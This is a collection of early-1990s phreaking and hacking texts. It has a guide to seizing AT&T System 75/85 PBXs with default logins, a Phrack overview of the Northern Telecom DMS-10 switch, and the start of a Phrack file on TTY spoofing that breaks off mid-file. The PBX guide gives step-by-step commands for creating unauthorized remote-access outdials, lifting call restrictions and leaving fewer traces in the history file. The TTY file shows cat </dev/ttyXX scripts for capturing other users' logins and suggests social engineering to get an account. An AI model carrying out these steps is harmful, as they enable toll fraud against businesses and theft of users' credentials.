Definity model systems came into existent in the later part of the 1970s. In 1983, AT&T came out with a revised model called 75. This system was built to hold more incoming lines and did not have as many errors as the earlier version did. The 1983 version was replaced with a version re-written in 1986. Today, the systems are referred to as G models. System 75 is now called G1 and 85 is called G2. A new model is currently available and is called the Definity G3I which is Generic 3 with an Intel chip, and Definity G3R which is Generic 3 with a Risk chip. There are 3 different versions to each model. Version one is the most common and it is an XE Single Carrier Unit. The other two systems are 2 carriers. A system will usually cost somewhere around 50 to 80 thousand dollars. You MIGHT come across a smaller version and it is called "Merlin Legend." This system will hold about 50-100 lines. System 75 & 85 will hold around 1000 lines. System 75/85 are used by companies to house all of their incoming lines, as well as to send their incoming lines to destinations set up by the owners, whether it be Audix or any other setup. There are many uses for the system besides VMBs and PBXes. System 75/85 has three main functions that hackers are interested in. They are the capabilities of VMB, bridging, and of course PBX exchanges.

Discovering the System

When you find a System 75, you will make a 1200/NONE connection (if HST used), as most setups have a built in 1200 baud modem. Normally, the controller number will not be in the same prefix as the business or the PBX and the line is actually owned by AT&T. Try CNAing a System 75 line and it will tell you that it is owned by AT&T. Once you find a carrier, you will need to be able to display ANSI or some equivalent type of terminal graphics. Most are set to N81, but some may be E71. My suggestion is to use ToneLoc which is produced by Mucho Maas and Minor Threat. As you know, this program will scan for carriers as well as tones. This program can be found on just about every ELEET H/P BBS.

Getting into the System

Getting into the system is the easy part if you have the defaults. You must find them on your own and you will find out that a lot of people are not willing to trade for them. There is one default that will enable you to snoop around and tell whether or not they have a PBX, provided that they have not changed the password or restricted the account. This one default is usually a fully operational account without the privileges of altering any data but I have come across a couple of systems where it wouldn't do anything. Using this default account is a good way to start if you can find it. It is also good to use any time you call and don't plan on changing anything. All actions by this account are not kept in the system history file. Now on to the good stuff!!

Abusing System 75

After logging into a 75, there are several commands available depending on the default you are using. This part will be for the basics. I will explain more later for the more advanced people.

When you log in, you will have the commands LIST, DISPLAY, and a couple others that don't matter. These are the only ones that you will need with the aforementioned default. First type "DIS REM" (display remote access). If there is a PBX set up on the system, it will be shown on the extension line. The barrier code is the code to the PBX. If "none" appears, there is no code and it's just 9+1. The extension line can either be 3 or 4 digits. Usually, if it's 3 digits, it is run off of AUDIX (AUDio Information eXchange) or they are smart and are hiding the one digit! Look at the dialplan and see if the extensions are 3 or 4 digits. If it tells you that the extensions are three digits, chances are that it is somewhere in the AUDIX system. If it's run off of an AUDIX, look through all of the extensions by either list or display 'extensions' until you find one that says something like "remote extension" or something that looks different. If the one digit is hidden, use ToneLoc and scan for the digit needed. Next, display the trunk groups. This will tell you the actual dial-up. If you don't find it here, don't panic. As you go through the trunk groups, also look at the incoming destination as well as the night destination. If any of these show the remote extension here, there is your PBX. If not, keep looking through all of the trunk groups. Write down all of the phone numbers it gives you and try them. They can usually be found on page three or so.

A LOT of the time, places call forward a back line or so to the actual PBX. If there is no remote access extension when you display the remote access, you are shit out of luck unless you have a higher default and read the rest of this text.

Setting Up Your Own PBX
~~~~~~~~~~~~~~~~~~~~~~~

If you have a higher default, you will notice that if you type help, you have more commands that are available to you, such as change, download, etc. Remember, the company can change the privileges of the defaults so if you cannot see these commands, use another default. The first thing you want to do is to display the dialplan. This will tell you the amount of digits and the first digit of all of the sequences. Here is an example of a dialplan. There are several ways the dialplan may look.

```
                  Number of Digits
-------1----2----3----4----5----6----7----8----9
--
F 1
I 2        Tac
R 3
S 4             Fac
T 5
  6               Extension
D 7               Extension
I 8        Tac
G 9
I 0 Attendant
T *
  #
```

Using the above chart, all extensions will start with either a 6 or 7 and will be four digits long. The Tac is two digits, and will start with a 2 or an 8. Don't worry about FAC or any others at this time.

After you make note of this, type "ch rem" (change remote access), go to the extension line, and put in an extension. Next, find the trunk group that you want to use and type "ch tru #". Go to the line for night service and put the extension in there. If there is already an extension for night service on all of the trunks, don't worry. If not, add it, and then save it. If it says invalid extension, you misread the dialplan. If you pick an extension already in use, it will tell you so when you try to install it in the remote extension line in the remote address. Once all of this is completed, you may go back to the remote access and add a code if you like, or you may just enter "none" and that will be accepted. THE NEXT PART IS VERY IMPORTANT! Look at the trunk that you installed and write down the COR number. Cancel that command and type "dis cor #". Make sure that the Facilities Restriction Level (FRL) at the top
~~~~~~~~~~~~~~~~~~~~~~~

is set to 7 (7 is the least restricted level & 0 is the most) and that under calling party restrictions & called party restrictions, the word "none" (lower case) is there! If they are not, type "ch cor #" and make the changes. Last, type "dis feature". This will display the feature access codes for the system. There will be a line that says something like "SMDR Access Code." This will be the code that you enter after the barrier code if there is one. I have seen some be like *6, etc. Also, there will be, on page 2 I believe, something to the like of outside call. usually it is set to 9 but check to be sure. That's about it for this segment. All should be fine at this point. For those that want a 24 hour PBX, this next section is for you.

For those of you that are greedy, and want a 24 hour PBX, most of the steps above are the same. The only difference is that you will look through all of the trunks until you come across one that has several incoming rotary lines in it. Simply write down the port number and the phone number for future reference and delete it by using the "ch" command. From the main prompt, type "add tru #". For the TAC, enter a correct TAC number. Keep going until you get to the COR. Enter a valid one and remember that the FRL should be set to 7, etc. Keep going...the next line that is vacant and needs something is the incoming destination. Set it to the remote extension that you have created. The next vacant line I think is type (towards the middle of the page). Enter ground and it should print out "ground-start." If there is a mistake, it will not save and it will send you to the line that needs to have something on it. After all is done, it will save. After this segment, there is a copy of a trunk and what it should look like for the use of a PBX. Next, go to page 3 and enter the port and phone number that you wrote down earlier. Save all of the changes that you have made. This should be all you need.

One more way! If you scan through all of the extensions on the system, you may find an "open" extension. This extension may be like the phone outside in the waiting room or an empty office or whatever. This extension must be a valid phone number on their network or must be reachable on their AUDIX for this method to work. If you know how to add ports to Audix, this method will be best for you since setting up a trunk is not needed. If you find something like this, it's usually better to use this as your 24 hour PBX rather than taking away a line for several reasons: 1) there are less changes that you must make so there will be less data saved in the history file; 2) other people that have legal uses for the line won't trip out when they get a dial tone; and 3) the company will not notice for some time that they've lost an extension that is hardly used! To set it up this way, you must delete the old info on that extension by typing "remove extension #". It will then show you the station in detail. Save it at that point and it will be deleted. Next go to the remote access and enter the extension that you deleted on the remote extension line. Next enter a barrier code or "none" if you don't want one. Save it! Doing it this way USUALLY does not require a new trunk to be added since the port is already in the system but if you run into problems, go back and add it through the use of a trunk. You will still have to assign it a "cor" in the remote access menu, and remember to make sure that the FRL and the restrictions are set correctly as stated as above.

In part 2, if there is a demand, I will tell how to make a bridge off of a 75. It is a lot more difficult, and requires a lot more reading of the manuals. If anyone can obtain the manuals, I would strongly urge them to do so. Also potentially in part 2, I will show how to create a VMB. If they have AUDIX voice mail, chances are they have a 75!

So happy hunting and see ya soon!

If you need to get a hold of me to ask a question, you may catch me on the nets or on IRC.

Enjoy!

Scott Simpson

APPENDIX A : Example of a Trunk For PBXs

```
                              Trunk Group                    Page 1 of 5
                              -----------

Group Number #               Group Type: co                Smdr Reports: n

   Group name: Whatever ya want         Cor: #            Tac: #

Mis Measured? n

   Dial access: y    Busy Threshold: 60      Night Service: What will answer
                                                            after hours

Queue length: 0  Abandoned call Search: n   Incoming Dest: What will answer
                                                           any time the # is
                                                           called unless NS
                                                           has an extension.

    Comm Type: voice       Auth Code: n     Digit Absorption List:


      Prefix-1? n    Restriction: code    Allowed Calls List: n

   Trunk-Type: Ground-start

 Outgoing Dial type: tone

  Trunk Termination: whatever it is        Disconnect Timing: Whatever it is
                     to.                                      set to.
                           ACA Assignments: n


[Page 2 is not all that important.  It's usually used for all of the
[maintenance to the trunk etc. so leave it all set to its default setting.]


                                                    page 3 of 5
       Port        Name        Mode      Type       Answer delay
1   Port number  phone number
2
3
etc.


That's all that is needed for the trunks.
```

APPENDIX B : Basic Commands and Terms

```
     Basic Terminology
     -----------------
COR  - Class Of Restriction
FRL  - Facilities Restriction Level
SMDR - Station Message Detail Recording
TAC  - Trunk Access Code
FAC  - Feature Access Code


     Basic Commands for Default Emulation (513)
     ------------------------------------------
Esc Ow - Cancel
Esc [U - Next Page
Esc SB - Save
Esc Om - Help


     Commands for 4410
     -----------------
Esc Op - Cancel
Esc Ot - Help
Esc Ov - Next Page
```

```
Esc Ow - Back Page
Esc OR - Save
Esc Oq - Refresh
Esc Os - Clear Fields

Below is an explanation of all of the commands.

The following is a captured buffer of a login to System 75.  I have captured
the commands and have edited the buffer to include brief definitions of the
commands.

Display and list are basically the same command, but display shows more
detailed information on the command that you select.  For example, "list tru"
will list all of the trunk groups in the system.  "dis tru" will ask for a
trunk number, and then display all of the information on that trunk.

CH Help
Please enter one of the following action command words:

add                     duplicate               save
change                  list                    set
clear                   monitor                 status
display                 remove


Or enter 'logoff' to logoff the system
Add       - Is pretty self-explanatory
Change    - Is also self-explanatory
Clear     - will clear out the segment
Duplicate - will duplicate the process
List      - self-explanatory
Monitor   - used for testing, and monitoring the system
Remove    - remove anything from the system EXCEPT the History File!  Sorry
            guys!
Save      - saves work done
Set       - sets the time, etc.
Status    - shows current status of the system

List Help
Please enter one of the following object command words:
                      COMMANDS UNDER "LIST"
abbreviated-dialing     groups-of-extension     personal-CO-line
aca-parameters          hunt-group              pickup-group
bridged-extensions      intercom-group          station
configuration           measurements            term-ext-group
coverage                modem-pool              trunk-group
data-module             performance

Or press CANCEL to cancel the command
Abbreviated-Dialing: Speed calling feature from their voice terminal
Aca-parameters: Automatic-Circuit-Assurance
Bridged Extensions: Used for bridging extensions together
Configuration: Overall system Configuration
Coverage: Call Coverage
Data-module: Description of the data module used
Groups Of Extensions: Lists all of the extensions available
Hunt-Group: Checks for active or idle status of extension numbers
Intercom-group: Lists the intercoms and their info
Modem-Pool: Allows switched connects between data modules and analog data
Performance: Shows the performance of the system
Personal-CO-line: Is for dedicated trunks to or from public terminals
Pickup-group: Pickup station setup
Station: Will list all of the available stations assigned
Term-ext-group: For terminating extension group
Trunk-Group: Lists ALL of the trunks; will NOT show all details like Display

Dis Help
Please enter one of the following object command words:
                    Commands Under 'Display'
abbreviated-dialing     data-module             personal-CO-line
```

```
alarms                    dialplan                  pickup-group
allowed-calls             digit-absorption          port
announcements             ds1                       psc
attendant                 errors                    remote-access
button-location-aca       feature-access-codes      route-pattern
circuit-packs             hunt-group                station
code-restriction          intercom-group            synchronization
communication-interface   ixc-codes                 system-parameters
console-parameters        listed-directory-numbers  term-ext-group
cor                       modem-pool                time
cos                       paging                    trunk-group
coverage                  permissions
```

```
Or press CANCEL to cancel the command
Abbreviated Dialing: Covered above, but shows more information
Alarms: Will show information on the alarms (which ones are on/off)
Allowed-Calls: Will show LD carrier codes and allowed call list
Announcements:
Attendant: Allows attendant to access trunks without voice terminals
Button-location-aca: Will show the location of the aca selected
circuit-packs: Tells types of lines used.
Code-Restriction: Shows restrictions for HNPA and FNPA
Communication-Interface: Information on the communication interface
Console-Parameters: Will list the parameters of the console, etc.
Cor: Class Of Restriction (will show the cor for the # entered)
Cos: Class Of Service
Coverage: Shows the coverage of the system (voice terminals, etc.)
Data-Module: Will show information for the data channels entered
Dialplan: List the current config for extensions etc.
Digit-absorption:
Ds1: Used for tie-trunk services
Errors: Shows all of the errors on the system
Feature-Access_Codes: Lists all of the feature access codes for all of the
                      features on the entire system
Hunt-Group: As above, but will tell more information for the # you enter
Intercom Group: Lists all of the names and their intercom assignments
IXC-Codes: Inter-eXchange Carrier codes
Listed-Directory: Lists the numbers in the directory of the system
Modem-Pool: Will show info on the channel you select (exp baud, parity, etc.)
Paging: Used for the paging stations on the voice terminals
Permissions: Will show the privileges of the other accounts/defaults
Personal-CO-Line: As above but more descriptive
Pickup-Group: Shows names and extensions in the specified group number
Port: Will show the info on the port you ask about
PSC: Keeps a call between to data points connected while the system is active
Remote-Access: Will show the Remote Access that is there (if any)
Route-Pattern: The pattern of routing within the voice terminals, etc.
Station: Will show detailed information on the station # you enter
Synchronization: Will show the location of the DS1 packs
System-Parameters: List of all of the available systems parameters
Term-Ext-Group: As above but more descriptive
Time: Will show the current time and date
Trunk-Group: Will show all available information for the trunk you select
```

==Phrack Inc.==

Volume Four, Issue Forty-One, File 7 of 13

How To Build A DMS-10 Switch

by The Cavalier
Society for the Freedom of Information

March 11, 1992

With the telephone network's complexity growing exponentially as the decades roll by, it is more important than ever for the telecom enthusiast to understand the capabilities and function of a typical Central Office (CO) switch. This text file (condensed from several hundred pages of Northern Telecom documentation) describes the features and workings of the Digital Multiplex Switch (DMS)-10 digital network switch, and with more than an average amount of imagination, you could possibly build your own.

The DMS-10 switch is the "little brother" of the DMS-100 switch, and the main difference between the two is the line capacity. The DMS line is in direct competition to AT&T's ESS line (for the experienced folks, the features covered are the as those included in the NT Software Generic Release 405.20 for the 400 Series DMS-10 switch).

Table of Contents

- -

I. OVERVIEW/CPU HARDWARE SPECS

Overview

The DMS-10 switch is capable of handling up to 10,800 lines, and was designed for suburban business centers, office parks, and rural areas. It can be installed into a cluster configuration to centralize maintenance and administration procedures and to increase combined line capacity to 50,000 lines. It is capable of functioning as an End Office (EO), an Equal Access End Office (EAEO), and an Access Tandem (AT), and is a known as a Class 5 switch. It supports up to 3,408 trunks and 16,000 directory numbers. It can outpulse in DP (Dial Pulse), MF (Multi-Frequency), or DTMF (Dual-Tone Multi-Frequency), insuring compatibility with new and old switches alike (translation -- the switch is small, by most standards, but it has massive bounce for the ounce).

Hardware Specifications

The DMS-10 switch itself is a 680x0-based computer with 1 MB of RAM in its default configuration. The processor and memory are both duplicated; the backup processor remains in warm standby. The memory system is known as the n+1 system, meaning that the memory is totally duplicated.

II. NETWORK SPECS

Network Hardware

The DMS-10 network hardware consists mostly of PEs, or Peripheral Equipment trunk and line packs. The PEs take the incoming analog voice signals, digitalize them into 8 bit PCM (Pulse Code Modulation) signals, and feed it into the main transmission matrix section of the switch. There, it is routed to another trunk or line and converted back into an analog signal for retransmission over the other side of the call. Note that manipulating voice in the digital domain allows the signal to be rerouted, monitored, or retransmitted across the country without any reduction in signal quality as long as the signals remain in PCM format. <Hint!>

Network Software

The DMS-10 has a variety of software available to meet many customers' switching needs. A good example of this software is the ability of several DMS-10 switches to be set up in a cluster (or star configuration, for those of you familiar with network topologies). In this arrangement, one DMS-10 is set up as the HSO (Host Switching Office) and up to 16 DMS-10s are set up as SSOs (Satellite Switching Offices), allowing all billing, maintenance, and administration to be handled from the HSO. Additionally, all satellites can function on their own if disconnected from the HSO.

Another feature of the DMS-10's network software are nailed-up connections, commonly known as loops. The DMS-10 supports up to 48 loops between any two points. The connections are constantly monitored by the switch computer, and if any are interrupted, they are re-established.

Meridian Digital Centrex (MDC) is the name given to a group of features that enable businesses to enjoy the benefits of having PBX (Private Branch Exchange) equipment by simply making a phone call to the local telco.

Advanced Network Services (ANS)

If the DMS-10 is upgraded with the 400E 32-bit RISC processor, the switch will be able to handle 12,000 lines, enjoy a speed improvement of 80%, support a six-fold increase in memory capacity, and, perhaps most importantly, will be able to run NT's Advanced Network Services software. This software includes Common Channel Signaling 7 (CCS7), Advanced Meridian Digital Centrex, DMS SuperNode connectivity, and ISDN. CCS7 is the interswitch signaling protocol for Signaling System 7, and the concept deserves another text file entirely (see the New Fone eXpress/NFX articles on SS7).

III. EXTERNAL EQUIPMENT SPECS

Billing Format Specifications

The DMS-10 can record AMA (Automatic Message Accounting) billing data in either Bellcore or Northern Telecom format, and it can save this data in one of several ways:

- by saving onto a 9-track 800 BPI (Bits-Per-Inch) density tape drive called an MTU (Magnetic Tape Unit)

- by saving onto a IOI (Input/Output Interface) pack with a 64 MB SCSI (Small Computer System Interface) hard drive, and transferring to 1600 BPI tape drives for periodic transport to the RAO (Regional Accounting Office)

- by transmitting the data through dial-up or dedicated telephone lines with the Cook BMC (Billing Media Converter) II, a hard drive system that will transmit the billing records on request directly to the RAO. The Cook BMC II supports six different types of transmission formats, listed below:

* AMATS (BOC) [max speed: 9600 bps]
  Call records are stored using the Bellcore AMA format and polled using the BX.25 protocol. Two polling ports are provided with one functioning as a backup.

* BIP Compatible [max speed: 9600 bps (2400*4)]
  Call records are stored using the Bellcore AMA format and polled using the HDLC Lap B protocol. Four polling ports are provided that can function simultaneously for a combined throughput of 9600 bps. This specification is compatible with GTE's Billing Intermediate Processor.

* Bellcore AMA w/ BiSync polling [max speed: 9600 bps]
  Call records are stored using the Bellcore AMA format and polled using the IBM BiSync 3780 protocol. One polling port is provided. This option is intended for operating companies who use independent data centers or public domain protocols for data processing.

* Bellcore AMA w/ HDLC polling [max speed: 9600 bps]
  Call records are stored using the Bellcore AMA format and polled using the HDLC (High-level Data Link Control) protocol. One port is provided.

* NT AMA w/ HDLC polling [max speed: 9600 bps]
  Call records are stored using the Northern Telecom AMA format and polled using the HDLC protocol.

* NT AMA w/ BiSync polling [max speed: 4800 bps]
  Call records are stored using the Northern Telecom AMA format and polled using the BiSync protocol.

- by interfacing with AT&T's AMATS (Automatic Message Accounting Teleprocessing System)

- by interfacing with the Telesciences PDU-20

All of the above storage-based systems are fully fault-tolerant, and the polled systems can store already-polled data for re-polling.

Recorded Announcement Units

The DMS-10 system may be interfaced to one or more recorded announcement units through two-wire E&M trunks. Some units supported include the Northern Telecom integrated Digital Recorded Announcement Printed Circuit Pack (DRA PCP), the Cook Digital Announcer or the Audichron IIS System 2E.

The DRA PCP is integrated with the DMS-10 system, as opposed to the Cook and Audichron units, which are external to the switch itself. It provides recorded announcements on a plug-in basis and offers the following features:

- Four ports for subscriber access to announcements
- Immediate connection when pack is idle
- Ringback tone when busy until a port is free
- Switch-selectable message lengths (up to 16 seconds)
- Local and remote access available for message recording
- Memory can be optionally battery-backed in case of power loss
- No MDF (Main Distribution Frame) wiring required

Other External Hardware

The DMS-10 can also support the Tellabs 292 Emergency Reporting System, the NT Model 3703 Local Test Cabinet, and the NT FMT-150 fiber optic transmission system. More on this stuff later, perhaps.

IV. MAINTENANCE AND ADMINISTRATION

OAM

OAM, or Operations, Administration, and Maintenance functions, are performed through an on-site maintenance terminal or through a remote maintenance dial-in connection. The DMS-10 communicates at speeds ranging from 110 to 9600 baud through the RS-232C port (standard) in ASCII. There can be up to 16 connections or terminals for maintenance, and security classes may be assigned to different terminals, so that the terminal can only access the programs that are necessary for that person's job. The terminals are also password protected, and bad password attempts result in denied access, user castration and the detonation of three megatons of on-site TNT. <Just kidding>

The software model for the DMS-10 consists of a core program which loads overlays for separate management functions. These overlays can be one of two types: either free-running, which are roughly analogous to daemons on Unix environments, which are scheduled automatically; or interactive, which communicate directly with the terminal user.

The major free-running programs are the Control Equipment Diagnostic (CED), the Network Equipment Diagnostic (NED), the Peripheral Equipment Diagnostic (PED), and the Digital Equipment Diagnostic (DED). The CED runs once every 24 hours, and tests the equipment associated with the CPU buses and the backup CPU. The NED runs whenever it feels like it and scans for faults in the network and proceeds to deal with them, usually by switching to backup hardware and initiating alarm sequences. The PED is scheduled when the switch is installed to run whenever the telco wants it to, and it systematically tests every single trunk and line connected to that central office (CO). The DED tests the incoming line equipment that converts analog voice to digital PCM.

Now, for interactive programs (a.k.a. interactive overlays), I'm going to list all of their codes, just in case one of you gets lucky out there. To switch to an overlay, type OVLY <overlay>. To switch to a sub-overlay, type CHG <sub-overlay>. Keep in mind that NT has also installed help systems on some of their software, accessible by pressing "?" at prompts. Here we go:

Overlay	Explanation and Prompting Sequences
ALRM	Alarms
	ALPT - Alarm scan points
	SDPT - Signal distribution points
AMA	Automatic Message Accounting
	AMA - Automatic Message Accounting
	MRTI - Message-rate treatment index
	PULS - Message-rate pulsing table
	TARE - Tariff table
AREA	Area
	CO - Central Office Code
	HNPA - Home Numbering Plan Area
	RC - Rate Center
	RTP - Rate Treatment Package
CLI	Calling Line Identification
CNFG	Configuration Record
	ALRM - Alarm System Parameters
	AMA - Automatic Message Accounting parameters
	BUFF - System Buffers
	CCS - Custom Calling Services
	CCS7 - Common Channel Signaling No. 7
	CDIG - Circle Digit Translation
	CE - Common Equipment Data
	CLUS - Cluster data
	COTM - Central Office overload call timing
	CP - Call processing parameters
	CROT - Centralized Automatic Reporting of Trunks
	CRTM - Central Office regular call processing timing

```
            CSUS - Centralized Automatic Message Accounting suspension
            DLC  - Data Link Controller assignment for clusters
            E800 - Enhanced 800 Service
            FEAT - Features
            GCON - Generic Conditions
            HMCL - Host message class assignment
            IOI  - Secondary input/output interface pack(s)
            IOSF - Input/Output Shelf Assignment
            LCDR - Local Call Detail Recording
            LIT  - Line Insulation Testing parameters
            LOGU - Logical Units Assignments
            MOVE - Move Remote Line Concentrating Module
            MTCE - Maintenance Parameters
            MTU  - Magnetic Tape Unit Parameters
            OPSM - Operational Measurements
            OVLY - Overlay scheduling
            PSWD - Password Access
            SITE - Site assignments
            SSO  - Satellite Switching Office Assignments
            SUB  - Sub Switch
            SYS  - System parameters
            TRB  - Periodic trouble status reporting
            VERS - Version

CPK         Circuit Pack

            ACT  - AC Testing Definition
            DCM  - Digital Carrier Module
            LPK  - Line Concentrating Equipment line packs
            PACK - Peripheral Equipment packs
            PMS  - Peripheral Maintenance System pack
            PSHF - Peripheral Equipment Shelf
            RMM  - Remote Maintenance Module
            RMPK - Remote shelf
            RSHF - Remote Concentration Line Shelf
            SBLN - Standby line
            SLC  - SLC-96
            SLPK - SLC-96 pack

DN          Directory Number

            ACDN - Access Directory Number
            CRST - Specific Carrier Restricted
            ICP  - Intercept
            RCFA - Remote Call Forwarding appearance
            ROTL - Remote Office Test Line
            STN  - Station Definition

EQA         Equal Access

            CARR - Carrier Data Items
            CC   - Country Codes

HUNT        Hunting

            DNH  - Directory Number Hunting
            EBS  - Enhanced Business Services hunting
            KEY  - Stop hunt or random make busy hunting

LAN         Local Area Network

            LAC  - LAN Application Controller
            LCI  - LAN CPU Interface
            LSHF - Message LAN Shelf

NET         Network

            D1PK - DS-1 interface pack (SCM-10S)
            1FAC - Interface packs
            LCM  - Line Concentrating Module
```

```
            LCMC - Line Concentrating Controller Module
            NWPK - Network Packs
            RCT  - Remote Concentrator Terminal
            REM  - Remote Equipment Module
            RSLC - Remote Subscriber Line Module Controller
            RSLE - Remote Subscriber Line Equipment
            RSLM - Remote Subscriber Line Module
            SCM  - Subscriber Carrier Module (DMS-1)
            SCS  - SCM-10S shelf (SLC-96)
            SRI  - Subscriber Remote Interface pack

NTWK        Network

            ACT  - AC Testing definition
            D1PK - DS-1 interface pack (SCM-10S)
            DCM  - Digital Carrier Module
            1FAC - Interface packs
            LCM  - Line Concentrating Module
            LPK  - Line Concentrating Equipment line packs
            NWPK - Network packs
            PACK - Peripheral Equipment packs
            PMS  - Peripheral Maintenance System packs
            PSHF - Peripheral Equipment Shelf
            RCT  - Remote Concentrator Terminal
            REM  - Remote Equipment Module
            RSHF - Remote Shelf
            SBLN - Standby line
            SCM  - Subscriber Carrier Module
            SCS  - SCM-10S Shelf (SLC-96)
            SLC  - SLC-96
            SLPK - SLC-96 Line Packs
            SRI  - Subscriber Remote Interface (RLCM)

ODQ         Office Data Query

            ACDN - Access Directory Number
            CG   - Carrier group
            CNTS - Counts
            DN   - Directory Number
            DTRK - Digital Trunks (line and trunk)
            LINE - Lines (line and trunk)
            PIN  - Personal Identification Number
            STOR - Memory Storage
            TG   - Trunk Group
            TRK  - Trunks (line and trunk)

QTRN        Query Translations

            ADDR - Address Translations
            EBSP - Enhanced Business Services prefix translations
            ESAP - Emergency Stand-Alone Prefix
            PRFX - Prefix translations
            SCRN - Screening translations
            TRVR - Translation verification

ROUT        Routes

            CONN - Nailed-up connections
            DEST - Destinations
            POS  - Centralized Automatic Message Accounting positions
            ROUT - Routes
            TR   - Toll regions

SNET        CCS7 Signaling Network

            SNLS - Signaling Link Set
            SNL  - Signaling Link
            SNRS - Signaling Network Route Set

TG          Trunk Groups
```

```
            INC  - Incoming trunk groups
            OUT  - Outgoing trunk groups
            2WAY - Two-way trunk groups

THGP        Thousands Groups

TRAC        Call Tracing

TRK         Trunks

            DTRK - Digital Trunks
            TRK  - Analog or digital recorded announcement trunks

TRNS        Translations

            ADDR - Address translations
            EBSP - EBS prefix translations
            ESAP - Emergency Stand-Alone prefix
            PRFX - Prefix translations
            SCRN - Screening translations


V. SPEC SHEET

Maximum # Subscriber Lines:            10,800
     (in stand-alone mode)

Maximum # Trunks:                       3,408
     - Incoming Trunk Groups:             127
     - Outgoing Trunk Groups:             127
     - Two-way Trunk Groups:              127
     - Maximum Routes:                    512
     - Maximum Trunks per Group:          255

Directory Numbers:                     16,000

Office Codes:                              8

Home Numbering Plan Area:                  4

Thousands Groups:                         64

Number of Network Groups:              1 or 2

Total Network Capacity:
    - One Network Module:               5,400 POTS lines + 600 trunks
    - Two Network Module:              10,800 POTS lines + 1,200 trunks

Traffic
     - Busy Hour Calls                 38,000
     - Average Busy Season             29,000
         Busy Hour Attempts
     - CCS per line                      5.18 centi call seconds
     - CCS per trunk                    27.0 centi call seconds
     - Total CCS                      133,000 centi call seconds

Outpulsing                    DP, MF, or DTMF

Inpulsing
     - Trunks                 DP, MF, or DTMF
     - Lines                       DP or DTMF

Register Capacity
     - Outgoing                    DP=16 digits
                                 DTMF=16 digits
                                   MF=14 digits+KP+ST
                               LEAS MF=20 digits+KP+ST
                                [LEAS Route Access]
```

- Incoming DP=14 digits
DTMF=16 digits
MF=14 digits

VI. LIMITED GLOSSARY

DP - Dial Pulse. A form of signaling that transmits pulse trains to indicate digits. Slow compared to DTMF and MF. Made obsolete by DTMF. Old step-by-step switches use this method, and there are still quite a few subscriber lines that use DP, even though DTMF is available.

In-band Signaling - Transmitting control signals in the 300 - 3300 hz voice band, meaning that they're audible to subscribers.

Out-of-band Signaling - Transmitting control signals above or below the 300 - 3300 hz voice band. See SS7, CCS7.

DTMF - Dual Tone Multi-Frequency. A form of in-band signaling that transmits two tones simultaneously to indicate a digit. One tone indicates the row and the other indicates a column. A fast, technically simple way of dialing that is in use almost all over the United States. White boxes generate DTMF tones, a.k.a. "Touch Tones" or Digitones. See DP, MF.

MF - Multi-frequency. A form of in-band signaling similar to DTMF, except the signals are encoded differently (i.e., the row and column tones are different, because the keypad for MF tones isn't laid out in a rectangular matrix). These are the "operator tones." Blue boxes generate these tones. See DTMF, In-band signaling.

CCS7 - Common Channel Signaling 7. Part of the Signaling System 7 specification, CCS7 transmits control signals either above or below the voice band to control switch equipment, so control signals may be transmitted simultaneously with voice. See SS7.

SS7 - Signaling System 7. An inter-switch signaling protocol developed by Bellcore, the RBOCs' research consortium. Relatively new, this protocol can be run only on digital switches. See CCS7, CLASS.

CLASS - Custom Local Area Signaling Services. Several subscriber-line features that are just being introduced around the United States at the time of this article. See SS7, CCS7.


Centrex - A scheme that turns a switch into an off-site PBX for business users. It can usually co-exist with existing lines.

If anyone has any more questions, contact me at WWIVNet THE CAVALIER@3464.

Thanks to Northern Telecom (the nicest sales staff in the world of switch manufacturers, with a killer product to boot!), Pink Flamingo, Taran King, Grim, and the crew who supported the NFX in "days of yore."

==Phrack Inc.==

Volume Four, Issue Forty-One, File 8 of 13



July 16, 1992

Please note that this file is ONLY to be distributed as part of Phrack, and will NOT be distributed to any other person or magazine for release.

More detailed instructions have been provided so that the novice hacker is able to understand them; therefore, all experienced hackers should be able to breeze right through this without having to worry about the specific command syntax provided.

On UNIX systems, there are many ways to obtain account names and passwords. Some hackers prefer to swipe the password file and run programs like Crack and Killer Cracker on them in order to get account names and passwords. Others rely on bugs or holes in the system in order to gain root access. Both these methods work, but what do you do if your password file is shadowed (and it is NOT a yellow pages file!)? And what do you do if all the holes have been patched over from years of previous hackers abusing them? Well, I happen to have found a system where all this is true. I have even allowed hackers to use one of my accounts to try to gain root privs, and of the 10 or so that have tried, they have all failed. My only recourse was to find SOME other way to get accounts on the system to maintain MY security.

TTY spoofing is often looked at as being lame, and some don't even consider it a "hacking technique." People usually completely overlook it, and many others don't even know about it, or know HOW to do it. I suppose I should start out by defining the term. TTY spoofing is either installing a Trojan horse type program to sit and watch a certain (or multiple) tty and wait for a user to login. Instead of getting the normal system prompt, the program YOU installed echoes the standard "login:" prompt, and then after they type in their username, it prompts them for "<username> password:" and boom, you have a new account. This can be done by a program or, in many cases, manually.

Of all the people I know, 90 percent of them scream at me saying that this is impossible because their system doesn't allow read/write access to the tty. When I make references to tty, I mean the physical device filename or /dev/ttyxx where xx is either numeric, alphabetic, or alphanumeric characters (e.g., 03, pa, p4 are all valid). Of all the systems I've been on, I've never seen one that doesn't allow reading/writing to a LOGIN process. See, the system doesn't change the tty to owner r/w ONLY until AFTER HIS USERNAME AND PASSWORD HAS BEEN VERIFIED. Console, or ttyco, is an exception where the perms are ALWAYS -rw------.

Now that you know WHAT tty spoofing is and the general idea behind WHY it works, I'll start to tell you the many ways it can be done.

In order to tty spoof, you MUST have at least ONE valid account on the system. You can obtain the account via a little social engineering, or you could try a /who *sitename in the IRC to get nicknames and use their username and try to hack out the password. Try looking for users in #hottub and other st00pid channels because they are the ones who would tend to have the easy passwords. Or use any other method that you can think of to obtain an account.

Once you have an account, the rest is the easy part. Simply create a script in vi or emacs that redirects input from UNUSED tty's to cat. Since you are cat's standard output, everything coming FROM the monitored tty will come

to your screen. You probably want to watch about 10 or 15 terminals. An example script would be:

```
cat </dev/tty01&
cat </dev/tty02&
cat </dev/ttypa&
cat </dev/ttyp1&
```

Then you want to just run your script with source. Once a user walks up to a terminal (or remotely logs in via telnet, etc.), they will try to press return and attempt to get a login prompt. Many users will also type their username, thinking that the system is just waiting for it. Make sure you write down the username. After a while, they will probably start pressing control characters, like control-d or z or whatever. Here's the problem: when CAT encounters the ^D, it thinks that it is receiving an EOF in the file and it thinks its job is done. You'll get something to the effect of:

```
